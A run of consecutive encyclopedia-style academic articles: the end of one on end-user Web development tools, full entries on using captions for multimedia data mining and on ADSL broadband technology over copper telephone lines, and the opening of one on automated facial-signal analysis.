The Internet is rapidly expanding into all sectors of our society and becoming an indispensable platform of information systems and other computer applications. Web-based applications are complex, ever evolving, and rapidly updated with new software features and systems. Testing and maintaining Web-based applications impose a challenge for professional programmers and certainly more so for nonprogrammers. There are many commercial Web development tools, and they have made some progress toward supporting end-users by offering wizards and other features designed to facilitate specific aspects of development. Nevertheless, our survey results indicate that tools should be made easier to use for the current end-user population. We must understand what end-users envision as Web development projects, what concepts are more or less natural to them, and what components or features they are able to comprehend in order to scope supporting tools appropriately. To begin answering these questions we suggest a user-centered approach—a combination of analytic investigations of existing features and solutions currently in use with detailed empirical studies of end-users' needs, preferences, and understanding of Web development.

KEY TERMS

End-User: An end-user is an individual using a product (e.g., computer application) after it has been fully developed and marketed. The term usually implies an individual with a relatively low level of computer expertise. Programmers, engineers, and information systems professionals are not considered end-users.

End-User Programming: Writing programs, not as a primary job function, but instead in support of achieving some other goal such as accounting, Web page creation, general office work, scientific research, entertainment, and so forth. End-user programmers generally are not formally trained as programmers and typically use special-purpose languages such as spreadsheet or database languages, or Web authoring scripts.

HyperText Markup Language (HTML): Is the set of markup symbols or codes inserted in a file intended for display on a World Wide Web browser page. The markup tells the Web browser how to display a Web page's words and images for the user. Each individual markup code is referred to as an element or a tag.

Programming: The process of transforming a mental plan of desired actions for a computer into a representation that can be understood by the computer, called a program (a specific set of ordered operations for a computer to perform).

Usability: Usability is the extent to which a product can be used by specified users to achieve specific goals, with effectiveness, efficiency, and satisfaction in a context of use. Both software and Web sites can be tested for usability. For example, the ease with which visitors are able to use a Web site.

Web Development: Web development incorporates all areas of creating a Web site for the World Wide Web. This includes Web design (graphic design, XHTML, CSS, usability, and semantics), programming, server administration, content management, marketing, testing, and deployment.

What You See Is What You Get (WYSIWYG): A WYSIWYG editor or application is one that enables a developer to see what the end result will look like while the interface or document is being created. This is in contrast to more traditional editors that require the developer to enter descriptive codes (or markup) and do not permit an immediate way to see the results (see HTML).

Exploiting Captions for Multimedia Data Mining

Neil C. Rowe
U.S. Naval Postgraduate School, USA

INTRODUCTION

Captions are text that describes some other information; they are especially useful for describing nontext media objects (images, audio, video, and software). Captions are valuable metadata for managing multimedia, since they help users better understand and remember (McAninch, Austin, & Derks, 1992-1993) and permit better indexing of media. Captions are essential for effective data mining of multimedia data, since only a small amount of text in typical documents with multimedia—1.2% in a survey of random World Wide Web pages (Rowe, 2002)—describes the media objects. Thus standard Web browsers do poorly at finding media without knowledge of captions. Multimedia information is increasingly common in documents as computer technology improves in speed and ability to handle it, and people need multimedia for a variety of purposes like illustrating educational materials and preparing news stories.

Captions are also valuable because nontext media rarely specify internally the creator, date, or spatial and temporal context, and cannot convey linguistic features like negation, tense, and indirect reference. Furthermore, experiments with users of multimedia-retrieval systems show a wide range of needs (Sutcliffe, Hare, Doubleday, & Ryan, 1997), but a focus on media meaning rather than appearance (Armitage & Enser, 1997). This suggests that content analysis of media is unnecessary for many retrieval situations, which is fortunate, because it is often considerably slower and more unreliable than caption analysis. But using captions requires finding them and understanding them. Many captions are not clearly identified, and the mapping from captions to media objects is rarely easy. Nonetheless, the restricted semantics of media and captions can be exploited.

FINDING, RATING, AND INDEXING CAPTIONS

Background

Much text in a document near a media object is unrelated to that object, and even text explicitly associated with an object may often not describe it (like "JPEG picture here" or "Photo39573"). Thus, we need clues to distinguish and rate a variety of caption possibilities and words within them, allowing there may be more than one caption for an object or more than one object for a caption. Free commercial media search engines (like images.google.com, multimedia.lycos.com, and www.altavista.com/image) use a few simple clues to index media, but their accuracy is significantly lower than that for indexing text. For instance, Rowe (2005) reported that none of five major image search engines could find pictures for "President greeting dignitaries" in 18 tries. So research is exploring a broader range of caption clues and types (Mukherjea & Cho, 1999; Sclaroff, La Cascia, Sethi, & Taycher, 1999).

Sources of Captions

Some captions are explicitly attached to media objects in adding them to a digital library or database. On Web pages, HTML "alt" and "caption" tags also explicitly associate text with media objects. Clickable text links to media files are another good source of captions since the text must explain the link. The name of a media itself can be a short caption (like "socket_wrench.gif"). Less-explicit captions use conventions like centering or font changes to text. Titles and headings preceding a media object can sometimes serve as captions as they generalize over a block of information. Paragraphs above, below, or next to media can also be captions, especially short paragraphs.

Other captions are embedded directly into the media, like characters drawn on an image (Lienhart & Wernicke, 2002) or explanatory words at the beginning of audio. These require specialized processing like optical character recognition to extract. Captions can be attached through a separate channel of video or audio, as with the "closed captions" associated with television broadcasts that aid hearing-impaired viewers and students learning languages. "Annotations" can function like captions though they tend to emphasize analysis or background knowledge.

Cues for Rating Captions

A caption candidate's type affects its likelihood, but many other clues help rate it and its words (Rowe, 2005):

- Certain words are typical of captions, like those having to do with communication, representation, and showing. Words about space and time (like "west," "event," "above," and "yesterday") are good clues too. Negative clues like "bytes" and "page" can be equally valuable, as indicators of text unlikely to be captions. Words can be made more powerful clues by enforcing a limited or "controlled" vocabulary for describing media, like what librarians use in cataloging books (Arms, 1999), but this requires cooperation from caption writers and is often impossible.
- Position in the caption candidate matters: Words in the first 20% of a caption are four times more likely to describe a media object than words in the last 20% (Rowe, 2002).
- Distinctive phrases often signal captions, like "the X above," "you can hear X," and "X then Y" where X and Y describe depictable objects.
- Full parsing of caption candidates (Elworthy, Rose, Clare, & Kotcheff, 2001; Srihari & Zhang, 1999) can extract more detailed information about them, but is time-consuming and prone to errors.
- Candidate length is a clue since true captions average 200 characters, with few under 20 or over 1000.
- A good clue is words in common between the candidate caption and the name of the media file, as for "Front view of woodchuck burrowing" and image file "northern_woodchuck.gif."
- Nearness of the caption candidate to its media is actually not a clue (Rowe, 2002), since much nearby text in documents is unrelated.
- Some words in the name of a media file affect captionability, like "view" and "clip" as positive clues and "icon" and "button" as negative clues.
- "Decorative" media objects occurring more than once on a page or three times on a site are 99% certain not to have captions (Rowe, 2002). Text generally captions only one media object except for headings and titles.
- Media-related clues are the size of the object (small objects are less likely to have captions) and the file format (e.g., JPEG images are more likely to have captions). Other clues are the number of colors and the ratio of width to length for an image.
- Consistency with the style of known captions on the same page or at the same site is also a clue because many organizations specify a consistent "look and feel" for their captions.

Quantifying Clues Clue strength is the conditional probability of a caption given appearance of the clue, estimated from statistics by c/(c+n) where c is the number of occurrences of the clue in a caption and n is the number of occurrences of the clue in a noncaption. In a representative sample, clue appearance is a binomial process with expected standard deviation $\sqrt{cn/(c+n)}$. This can be used to judge whether a clue is statistically significant. Recall-precision analysis can also compare clues; Rowe (2002) showed that text-word clues were the most valuable in identifying captions, followed in order by caption type, image format, words in common between the text and the image filename, image size, use of digits in the image file name, and image-filename word clues.

Methods of data mining (Witten & Frank, 2000) can combine clues to get an overall likelihood that some text is a caption. Linear models, Naive-Bayes models, and case-based reasoning have been used. The words of the captions can be indexed, and the likelihoods can be used by a browser to sort media, for presentation to the user, that match a set of keywords.

MAPPING CAPTIONS TO MULTIMEDIA

Background

Users usually interpret media data as "depicting" a set of objects (Jorgensen, 1998). Captions can be:

- **Component-depictive:** The caption describes objects and/or processes that correspond to particular parts of the media. For instance, a caption "President speaking to board" with a picture that shows a President behind a podium with several other people. This caption type is quite common.
- **Whole-depictive:** The caption describes the media as a whole. This is often signalled by media-type words like "view," "clip," and "recording," as for instance "Tape of City Council 7/26/04" with some audio. Such captions summarize overall characteristics of the media object and help distinguish it from others. Adjectives are especially helpful, as in "infrared picture," "short clip," and "noisy recording;" they specify distributions of values. Dates and locations for associated media can be found in special linguistic formulas.
- **Illustrative-example:** The media presents only an example of the phenomenon described by the caption, as for instance "War in the Gulf" with a picture of tanks in a desert.
- **Metaphorical:** The media represents something related to the caption but does not depict it or describe it, as for instance "WWII novels" with a picture of tanks in a desert.
- **Background:** The caption only gives background information about the media, as for instance "World War II" with a picture of Winston Churchill. *National Geographic* magazine often uses caption sentences of this kind after the first sentence.

Media Properties and Structure

The structure of media objects can be referenced by component-depictive caption sentences. Then valuable information is often contained in the subobjects of a media object that captions do not convey. Images, audio, and video are multidimensional signals for which local changes in the signal characteristics help segment them into sub-objects (Aslandogan & Yu, 1999). Color or texture changes in an image suggest separate objects; changes in the frequency-intensity plot of audio suggest beginnings and ends of sounds; and many simultaneous changes between corresponding locations in two video frames suggest a new shot (Wactlar, Hauptmann, Christel, Houghton, & Olligschlaeger, 2000). But segmentation methods are not especially reliable. Also, some media objects have multiple colors or textures, like images of trees or human faces, and domain-dependent knowledge must group regions into larger objects.

Software can calculate properties of segmented regions and classify them. (Mezaris, Kompatsiaris, & Strinzis, 2003) for instance classifies image regions by color, size, shape, and relative position, and then infers probabilities for what they could represent. Additional laws of media space can rule out possibilities, noting that objects closer to a camera appear larger, and gravity is downward so support of objects can be found (as for people on floors). Similarly, the pattern and duration of speech in audio can suggest what is happening. The subject of a media object can often be inferred, even without a caption, since subjects are typically near the center of the media space, not touching its edges, and well distinguished from nearby regions in intensity or texture.

Caption-Media Correspondence

While finding the caption-media correspondence for component-depictive captions can be difficult in general, there are easier subcases. One is the recognition and naming of faces in an image (Satoh, Nakamura, & Kanda, 1999). Another is captioned graphics since their structure is easier to infer (Elzer, Carberry, Chester, Demir, Green, Zukerman, & Trnka, 2005).

In general, grammatical subjects of a caption often correspond to the principal subjects within the media (Rowe, 2005). For instance, "Large deer beside tree" has grammatical subject "deer" and we would expect to see all of it in the picture near the center, whereas "tree" has no such guarantee. Exceptions are undepictable abstract subjects as in "Jobless rate soars." Present-tense principal verbs and verbals can depict dynamic physical processes, such as "eating" in "Deer eating flowers," and direct objects of such verbs and verbals are usually fully depicted in the media when they are physical like "flowers." Objects of physical-location prepositions attached to the principal subject are also depicted in part (but not necessarily as a whole). Subjects that are media objects like "view" defer viewability to their objects. Motion-denoting words can be depicted directly in video, audio, and software, rather than just their subjects and objects. They can be translational (e.g., "go"), configurational ("develop"), property-changing ("lighten"), relationship-changing ("fall"), social ("report"), or existential ("appear").

Captions are "deictic," a linguistic term for expressions whose meaning requires information outside the expression itself. Spatial deixis refers to spatial relationships between objects or parts of objects, and entails a set of physical constraints (DiTomaso, Lombardo, & Lesmo, 1998; Pineda & Garza, 2000). Spatial-deixis expressions like "above" and "outside" are often "fuzzy," in that they do not define a precise area but associate a probability distribution with a region of space (Matsakis, Keller, Wendling, Marjarnaa, & Sjahputera, 2001). It is important to determine the reference location of the referring expression, usually the characters of the text itself, but can be previously referenced objects like "right" in "the right picture below." Some elegant theory has been developed, although captions on media objects that use such expressions are not especially common.

Media objects also can occur in sets with intrinsic meaning. The media can be a time sequence, a causal sequence, a dispersion in physical space, or a hierarchy of concepts. Media-object sets can also be embedded in other sets. Rules for set correspondences can be learned from examples (Cohen, Wang, & Murphy, 2003).

For deeper understanding of media, the words of the caption can be matched to regions of the media. This permits calculating the size and contrast of media sub-objects mentioned in the caption, recognizing the time of day when it is not mentioned, and recognizing additional unmentioned objects. Matching must take into account the properties of the words and regions and constraints on them (Jamieson, Dickinson, Stevenson, & Wachsmuth, 2006). Statistical methods can be used, except that there are many more categories, entailing problems of obtaining enough data. Some help is provided by knowledge of the settings (Sproat, 2001). Machine-learning methods can learn the associations between words and types of image regions (Barnard, Duygulu, Forsyth, de Freitas, Blei, & Jordan, 2003; Roy, 2000/2001).

Generating Captions

Since captions are valuable, it is important to obtain good ones. The methods described above for finding caption candidates can be used to collect text for a caption when an explicit one is lacking. Media content analysis can also provide information that can be paraphrased into a caption; this is most possible with graphics images. Discourse theory can help make captions sound natural by providing "discourse strategies," such as organizing the caption around one media attribute that determines all the others, like the department in a budget diagram (Mittal, Moore, Carenini, & Roth, 1998). Then guidelines about how much detail the user wants, together with a ranking of the importance of specific details, can be used to assemble a reasonable set of details to mention in a caption. Automated techniques can find keywords for captions, if not captions, by clustering media objects with known captions (Pan, Yang, Faloutsos, & Duygulu, 2004). Captions can also be made "interactive," so changes to them cause changes in corresponding media.

FUTURE TRENDS

Future multimedia-retrieval technology will not be dramatically different, although multimedia will be increasingly common in many applications. Captions will continue to provide the easiest access via keyword search, and caption text will remain important to explain media objects in documents. But improved media content analysis (aided by speed increases in computer hardware) will increasingly help in both disambiguating captions and mapping their words to parts of the media object. Machine-learning methods will be increasingly used to learn the necessary associations.

CONCLUSION

Captions are essential tools to managing and manipulating multimedia objects as one of the most powerful forms of metadata. A good multimedia data-mining system needs to include them and their management in its design. This includes methods for finding them in unrestricted text, as well as ways of mapping them to the media objects. With good support for captions, media objects are much better integrated with the traditional text data used by information systems.

KEY TERMS

"Alt" String: An HTML tag for attaching text to a media object.

Caption: Text describing a media object.

Controlled vocabulary: A limited menu of words from which metadata like captions must be constructed.

Data Mining: Searching for insights in large quantities of data.

Deixis: A linguistic expression whose understanding requires understanding something besides itself, as with a caption.

HTML: Hypertext Markup Language, the base language of pages on the World Wide Web.

Media Search Engine: A Web search engine designed to find media (usually images) on the Web.

Metadata: Information describing another data object such as its size, format, or description.

Web Search Engine: A Web site that finds other Web sites whose contents match a set of keywords, using a large index to Web pages.

Extracting More Bandwidth Out of Twisted Pairs of Copper Wires

Leo Tan Wee Hin

R. Subramaniam
Singapore National Academy of Science, Singapore
Nanyang Technological University, Singapore

INTRODUCTION

Since the inception of the plain old telephone system (POTS) in the 1880s, it has formed the backbone of the communications world. Reliant on twisted pairs of copper wires bundled together for its operation, there has not really been any quantum jump in its transmission mode, except for its transition from analogue to digital at the end of the 1970s.

Of the total bandwidth available on the copper wires, the voice portion, including the dial tone and ringing sound, occupies about 0.3 %—that is, the remaining 97.7 % is unutilized This seems to be poor resource management as prior to the advent of the Internet, telecommunication companies (telcos) have not really sought to explore better utilization of the bandwidth through technological enhancements—for example, promoting better voice quality and reducing wiring by routing two neighboring houses on the same line before splitting the last few meters. Two possible reasons could be cited for this. Advances in microelectronics and signal processing necessary for the efficient and cost-effective interlinking of computers to the telecommunications network have been rather slow (Reusens, van Bruyssel, Sevenhans, van Den Bergh, van Nimmen, & Spruyt, 2001). Also, up to about the 1990s, telcos were basically state-run behemoths which had little incentive to come out with innovative services and applications. With deregulation and liberalization of the telecommunication sector introduced in the 1990s, the entire landscape underwent a radical change that saw telcos instituting a slew of services, enhancements, innovations, and applications; in parallel, there was a surge in technological developments facilitating these.

Prior to the advent of the Internet, POTS was used mainly for the transmission of voice, text, and low resolution graphics—the latter two are in relation to facsimile machines which became popular in the late 1980s. The POTS network is, however, not able to support high bandwidth applications such as multimedia and video transmission. Because of the ubiquity of POTS, it makes sense to leverage on it for upgrading purposes in order to support high bandwidth applications rather than deploy totally new networks which would need heavy investments. In recent times, asymmetric digital subscriber line (ADSL) has emerged as a technology that is revolutionizing telecommunications and is fast emerging as the prime candidate for broadband access to the Internet (Tan & Subramaniam, 2005). It allows for the transmission of large amounts of digital information rapidly on the POTS.

BACKGROUND

Attempts by telcos to enter the cable television market led to the beginnings of ADSL (Reusens et al., 2001). They were looking for a way to send television signals over the ubiquitous phone line so that subscribers could use this line for receiving video. An observation made by Joseph Leichleder, a scientist working at Bellcore, that there are a plethora of applications and services for which faster transmission rates are needed from the telephone exchange to the subscriber’s location rather than for the other way around (Leichleider, 1989), led to the foundations of ADSL. Telcos working on the video-on-demand market soon recognized the potential of ADSL for sending video signals on the phone line. The video-on-demand market, however, did not take off for various reasons: telcos were reluctant to invest in the necessary video architecture as well as upgrade their networks for the transmission of video signals, the quality of the MPEG video stream was rather poor, and there was competition from video rental stores that were proliferating in many countries and leasing out the videos inexpensively (Reusens et al., 2001). Moreover, the hybrid fiber coaxial (HFC) architecture for cable television, launched in 1993, posed serious competition. At about this time, the Internet was becoming a buzzword, and telcos were quick to realize the potential of ADSL for fast Internet access. Field trials began in 1996, and in 1998, ADSL started to be deployed in several countries.

Excessive interest by telcos towards ADSL has more to do with the fact that the technology offers speedy access to the Internet as well as provides scope for delivering a range of applications and services while offering competition to cable television companies entering the Internet access market. Obviously, this means multiple revenue streams for telcos and maximizing shareholder value.

Since 1989, there have been rapid technological enhancements in relation to ADSL; the evolution of standards for its use has also begun to fuel its large-scale deployment for Internet access (Chen, 1999). It is a good example of a technology that went from the ideation stage to the implementation stage within a decade (Starr, Cioffi, & Silverman, 1999). The purpose of this article is to provide an overview of ADSL.

ADSL TECHNOLOGY

The frequency band for voice transmission over the phone line occupies about 3 KHz (200 Hz to 3300 Hz), while the actual bandwidth of the twisted pairs of copper wires constituting the phone line is more than 1 MHz (Hamill, Delaney, Furlong, Gantley, & Gardiner 1999; Hawley, 1999). ADSL leverages on the unused bandwidth outside the voice portion of the phone line to transmit information at high rates. A high frequency (above 4,000 KHz) is used because more information can then be transmitted at faster rates; a disadvantage is that the signals undergo attenuation with distance, which restricts the reach of ADSL.

There are four key technologies that constitute ADSL:


a. **Signal modulation:** The process of sending information on a phone wire after encoding it electrically is called modulation. Initially, carrierless amplitude phase (CAP) modulation was used to modulate signals over the ADSL line. CAP works by splitting the line into three bands—one each for voice, upstream access, and downstream access, with the three bands sufficiently separated so as to avoid interference from each other. It has since been largely superseded by a superior technique called discrete multitone (DMT) technology, which is a signal coding technique invented by John Cioffi of Stanford University (Cioffi, Starr, & Silverman, 1998; Ruiz, Cioffi, & Kasturia, 1992). He demonstrated its use by transmitting 8 megabytes of information in one second across a phone line 1.6 km long. DMT is superior to CAP when it comes to speed of data transfer and efficiency of bandwidth allocation but not in terms of power consumption and cost since complex signal processing techniques involving sophisticated algorithms and hardware designs are involved. The former reasons have been key considerations in the widespread adoption of DMT by telcos.

b. **Frequency division multiplexing:** In DMT, the bandwidth of the phone line is divided into 256 narrow band channels through a process called frequency division multiplexing (FDM) (Figure 1) (Kwok, 1999). Each narrow band channel occupies a bandwidth of 4.3125 KHz and is spaced 4.3125 KHz apart from the others. For sending data across each narrow band channel, the technique of quadrature amplitude modulation (QAM) is used. Two sinusoidal carriers of the same frequency but which have a phase difference of 90 degrees constitute the QAM signal. The number of bits allocated for each narrow band channel varies from 2 to 16—the higher bits are carried on narrow band channels in the lower frequencies, while the lower bits are carried on narrow band channels in the higher frequencies.
The following theoretical rates apply:

Downstream access: 256 carriers x 8 bits x 4 KHz = 8.1 Mbps
Upstream access: 20 carriers x 8 bits x 4 KHz = 640 Kbps

From a practical standpoint, the data rates achieved are much less owing to inadequate line quality, long length of line, crosstalk, and noise (Cook,

Figure 1. Frequency division multiplexing of ADSL



Kirkby, Booth, Foster, Clarke, & Young, 1999). Typically, the speed for downstream access is about 10 times that for upstream access.

It is the subdivision into 256 narrow band channels that allows one group to be used for downstream access and another for upstream access on an optimal basis. Upon activation of the modem on network access, the signal-to-noise ratio in the narrow band channels is automatically measured. Those narrow band channels which experience low signal throughput because of interferences are turned off and the signal traffic is rerouted to other suitable narrow band channels. In this way, the overall transmission throughput is optimized. The total transmittance is thus maintained by QAM. This is particularly advantageous when using POTS for ADSL delivery since a good portion of the network was laid several decades back and is thus susceptible to interference owing to corrosion and other problems.

For data transmission from the telephone exchange to the subscriber's location, the downstream channel is used while the converse is used for the upstream channel. It is this asymmetry in transmission rates that accounts for the prefix *asymmetric* in asymmetric digital subscriber line. The voice and data transmission portions of the line are kept separate through the use of a splitter. It is thus clear why telephone calls can be made over the ADSL line even during Internet access. At frequencies where the upstream and downstream channels need to overlap for part of the downstream transmission in order to make more efficient utilization of the lower frequency region where signal loss is less, the use of echo cancellation techniques is necessary so as to ensure differentiation of the mode of signal transmission (Winch, 1998). Two of the narrow band channels (numbers 16 and 64) can be used to transmit pilot signals for specific applications or tests where necessary.

c. **Code and error correction:** Integrity of information transmitted on the phone line is dependent on these being appropriately coded and correctly decoded at the destination even if some bits of information are lost during transmission. This is usually done through the techniques of constellation encoding and decoding. To minimize the effect of noise on the transmitted data, Trellis coding is used to treat the data before these are configured onto the constellation points (Gillespie, 2001, p. 214). Further enhancements in reliability are afforded via a technique called forward error correction, which minimizes the necessity for retransmission (Gillespie, 2001, p. 217).

d. **Framing and scrambling:** By sequentially scrambling the data, the effectiveness of coding and error correction is greatly enhanced In order to accomplish this, the ADSL terminal unit at the control office (ATU-C) transmits 68 data frames every 17 ms, with each of these data frames obtaining its information from two data buffers (Gillespie, 2001, p. 216).

STANDARDS FOR ADSL

Evolution of standards laid down by various international agencies has greatly facilitated the deployment of ADSL in many countries. These standards have been formulated after obtaining inputs from carriers, subscribers, and service providers. The standards define the operation of ADSL under various conditions, and cover aspects such as equipment specifications, connection protocols, and transmission standards (Chen, 1999; Summers, 1999). Some of the more important standards are indicated below:

- **G.dmt:** Also known as full rate ADSL or G992.1, it is the pioneer version of ADSL.
- **G.Lite:** Also known as universal ADSL or G992.2, it is the standard method for deploying ADSL without the use of splitters. It provides downstream access at up to 1.5 Mbps and upstream access at up to 512 Kbps over a distance of up to 18,000 feet.
- **ADSL2:** Also known as G 992.3 and G 992.4, it is a next generation version that permits higher rates of data transmission and extension of reach by about 600 feet.
- **ADSL2+:** Also known as G 992.5, this variant of ADSL2 increases the speed of transmission of signals from 1.1 MHz to 2.2 MHz as well as extends the reach further.
- **T1.413:** This is the standard for ADSL used by the American National Standards Institute (ANSI), and it uses DMT for signal modulation. It can achieve speeds of up to 8 Mbps for downstream access and up to 1.5 Mbps for upstream access over a distance between 9,000 and 12,000 feet.
- **DTR/TM-06001:** This is an ADSL standard used by the European Technical Standards Institute (ETSI). It is based on T1.413 but modified to suit European conditions.

The evolution of the various ADSL variants is also a reflection of the technological improvements that have occurred to keep pace with increase in subscriber numbers.


OPERATIONAL ASPECTS

Setting up the ADSL connection for a subscriber's premises is a straightforward task once the telephone exchange has been ADSL-enabled. The local loop from the subscriber's location is first linked via a splitter to the equipment at the telephone exchange, and an ADSL modem is then interlinked to the loop at this exchange. A splitter is then affixed to the telephone socket at the subscriber's location, and the lead wire from the phone is linked to the rear of the splitter and an ADSL modem. The use of filters in the splitter enables the telephony signal to be separated from the data signals. Modems at the telephone exchange and subscriber location cater for the downstream and upstream data flow respectively. A device called digital subscriber line access multiplexer (DSLAM) at the exchange separates the signals from the subscriber line: the voice portion is fed to the POTS, while the data portion is led to a high speed backbone using multiplexing techniques and then to the Internet (Green, 2001). A schematic of a typical ADSL architecture is shown in Figure 2.

Installing a splitter at the subscriber's location requires the services of a technician. This comes in the way of the widespread deployment of ADSL by telcos. To address this, a variant of ADSL known as splitterless ADSL (G992.2) or G-lite is available (Kwok, 1999).

Though access speeds attainable on an ADSL link are variable, they are still higher than that obtained using a 56K modem. The access speed is also dependent on the distance of the subscriber's location from the telephone exchange as well as the diameter of the wire gauge carrying the signal (Table 1) (Azzam & Ransom, 1999). This is because the high frequency signals tend to undergo attenuation as distance increases and, as a result, the bit rates transmitted via the modem decrease accordingly; also, as the diameter of the wire increases, signal attenuation decreases. Other factors that can affect the speed of date transfer include the quality of the twisted pairs of copper wires, the extent of congestion on the network, and, for overseas access, the amount of international bandwidth leased by the Internet service providers (ISPs). The latter is not commonly recognized as a factor that affects the speed of Internet access by a subscriber.

Figure 2. Architecture of ADSL (G992.1) setup



ADVANTAGES AND DISADVANTAGES OF ADSL

No new technology is perfect, and there are constraints which preclude its optimal use. These have to be addressed by ongoing research and development. The following are some of the advantages of ADSL:

- Access speeds to the Internet are scaled up by a factor of 50 as compared to a dial-up modem.
- There is no need for the use of a second phone line.
- Installation can be done on demand, unlike for fiber cabling, which entails substantial underground works and significant installation works at the subscriber's location.
- The provision of a dedicated link between the subscriber's location and the telephone exchange ensures greater security of the data as compared to other alternatives such as cable modem.
- There is no dial-up needed as the connection is always on; this means no dial-up charges are incurred.
- It is more reliable than dial-up Internet access using a 56K modem.
- There is no need for new cabling as the technology rides on the existing telecommunications network.

Some of the disadvantages of ADSL are as follows:

- The subscriber's premises need to be within about 16,000 feet of the telephone exchange—the greater the distance away from the exchange, the less is the speed of data transfer.
- Since ADSL relies on twisted pairs of copper wires, a good proportion of which was laid underground and overland many decades ago, the integrity of the line is subject to noise due to corrosion, moisture, and cross talk, all of which can affect its performance (Cook et al., 1999).

However, the advantages of ADSL far outweigh its disadvantages, and this has led to its deployment in many countries for broadband access, for example, in Singapore (Tan & Subramaniam, 2000, 2001).

Table 1. Performance of ADSL

Wire Gauge (AWG)	Distance (ft)	Upstream rate (Kbps)	Downstream rate (Mbps)
24	18,000	176	1.7
26	13,500	176	1.7
24	12,000	640	6.8
26	9,000	640	6.8

APPLICATIONS

ADSL is currently used mainly for broadband access, that is, for high speed Internet access as well as for rapid downloading of large files. Other applications that have come on board include accessing of video catalogues, image libraries (Stone, 1999), and digital video libraries (Smith, 1999); playing of bandwidth-intensive interactive games; accessing of remote CD ROMs; video conferencing; distance learning, network computing whereby software and files are stored in a central server and rapidly retrieved (Chen, 1999); Internet telephony; and telemedicine whereby patients access specialized expertise in distant locations for real time diagnostic advice which may include examination of high quality X-ray films and other biomedical images. Future applications could include television broadcast, digital video broadcast, high definition television (HDTV) transmission, and bandwidth-intensive interactive applications, all of which can lead to increase in revenue for telcos. Video-on-demand is also likely to take off.

It has to be noted that the transmission of digital video signals across ADSL poses some challenges; because of the large file size, they need to be compressed before transmission. Since they have to be transmitted in real time, traditional error control protocols at the link or network levels cannot be used. The use of forward error connection on ADSL modems addresses this to some extent. Generally, a good quality video signal for broadcast, after encoding by MPEG-2, needs to be transmitted at 6 Mbps, while a HDTV signal has to be sent at 20 Mbps (Azzam & Ranson, 1999).

FUTURE TRENDS

Technological advances are fueling the maturation of the ADSL market. The number of subscribers for ADSL has been increasing in many countries (Kalakota, Gundepudi, Wareham, Rai, & Weike, 2002) and is still rising. Advances in DMT are likely to lead to more efficient transmission of signals. The distance-dependent nature of ADSL is likely to be addressed by the building of more telephone exchanges so that more subscriber locations are within reach or by advances in the various enabling technologies. ADSL is likely to become more pervasive than its competitor, cable modem, in the years to come since installation of new cabling will take years to reach domestic premises and offices, and also requires further investments. Also, installation of cable may face issues related to right of access in certain locations (Green, 2001, p. 636), in contrast to the ubiquity of telephone cables


Higher variants of ADSL such as ADSL2 and ADSL2+ are likely to fuel penetration rates further (Tzannes, 2003). For example, in comparison to first generation ADSL, ADSL2 can increase data rates by 50 kbps and reach by 600 feet (Figure 3), the latter translating to an increase in location coverage by about 5%, thus raising the prospects of bringing more subscribers on board.

Features such as automatic monitoring of line quality and signal-to-noise ratio that are available with the new variants of ADSL offer scope for customizing tiered service delivery packages; customers who want a higher quality of service then pay higher tariffs.

CONCLUSION

The plain old telephone system leveraging on twisted pairs of copper wires constitutes the most widely deployed access network for telecommunications. Since ADSL is reliant on the ubiquity of this network, it allows telcos to extract more bandwidth without too much additional investments while competing with providers of alternative platforms. It is thus likely to be the

Figure 3. Comparison of two ADSL variants



principal broadband technology platform for Internet access in many countries in the years to come. A range of bandwidth-intensive applications is also likely to act as a catalyst for its widespread adoption.

ACKNOWLEDGMENT

We thank Mr. Derrick Yuen for his assistance with the figures.

KEY TERMS

ADSL: Standing for asymmetric digital subscriber line, it is a technique for transmitting large amounts of data rapidly on twisted pairs of copper wires, with the transmission rates for downstream access much greater than for the upstream access.

Bandwidth: Defining the capacity of a communication channel, it refers to the amount of data that can be transmitted in a fixed time over the channel; it is commonly expressed in bits per second.

Broadband Access: This is the process of using ADSL, fiber cable, or other technologies to transmit large amounts of data at rapid rates.

CAP: Standing for carrierless amplitude phase modulation, it is a modulation technique whereby the entire frequency range of a communication line is treated as a single channel and data transmitted optimally.

DMT: Standing for discrete multitone technology, it is a technique for subdividing a transmission channel into 256 subchannels of different frequencies through which traffic is overlaid.

Forward Error Correction: It is a technique used in the receiving system for correcting errors in data transmission.

Frequency Division Multiplexing: This is the process of subdividing a telecommunications line into multiple channels, with each channel allocated a portion of the frequency of the line.

Modem: This is a device that is used to transmit and receive digital data over a telecommunications line.

Mpeg: This is an acronym for moving picture experts group, and refers to the standards developed for the coded representation of digital audio and video.

SNR: Standing for signal-to-noise ratio, it is a measure of signal integrity with respect to the background noise in a communication channel.

QAM: Standing for quadrature amplitude modulation, it is a modulation technique in which two sinusoidal carriers which have a phase difference of 90 degrees are used to transmit data over a channel, thus doubling its bandwidth.

Splitter: This is a device used to separate the telephony signals from the data stream in a communications link.

Twisted Pairs: This refers to two pairs of insulated copper wires intertwined together to form a communication medium.

Face for Interface

Maja Pantic
Imperial College London, UK
University of Twente, The Netherlands

INTRODUCTION: THE HUMAN FACE

The human face is involved in an impressive variety of different activities. It houses the majority of our sensory apparatus: eyes, ears, mouth, and nose, allowing the bearer to see, hear, taste, and smell. Apart from these biological functions, the human face provides a number of signals essential for interpersonal communication in our social life. The face houses the speech production apparatus and is used to identify other members of the species, to regulate the conversation by gazing or nodding, and to interpret what has been said by lip reading. It is our direct and naturally preeminent means of communicating and understanding somebody's affective state and intentions on the basis of the shown facial expression (Lewis & Haviland-Jones, 2000). Personality, attractiveness, age, and gender can also be seen from someone's face. Thus the face is a multisignal sender/receiver capable of tremendous flexibility and specificity. In general, the face conveys information via four kinds of signals listed in Table 1.

Automating the analysis of facial signals, especially rapid facial signals, would be highly beneficial for fields as diverse as security, behavioral science, medicine, communication, and education. In security contexts, facial expressions play a crucial role in establishing or detracting from credibility. In medicine, facial expressions are the direct means to identify when specific mental processes are occurring. In education, pupils' facial expressions inform the teacher of the need to adjust the instructional message.

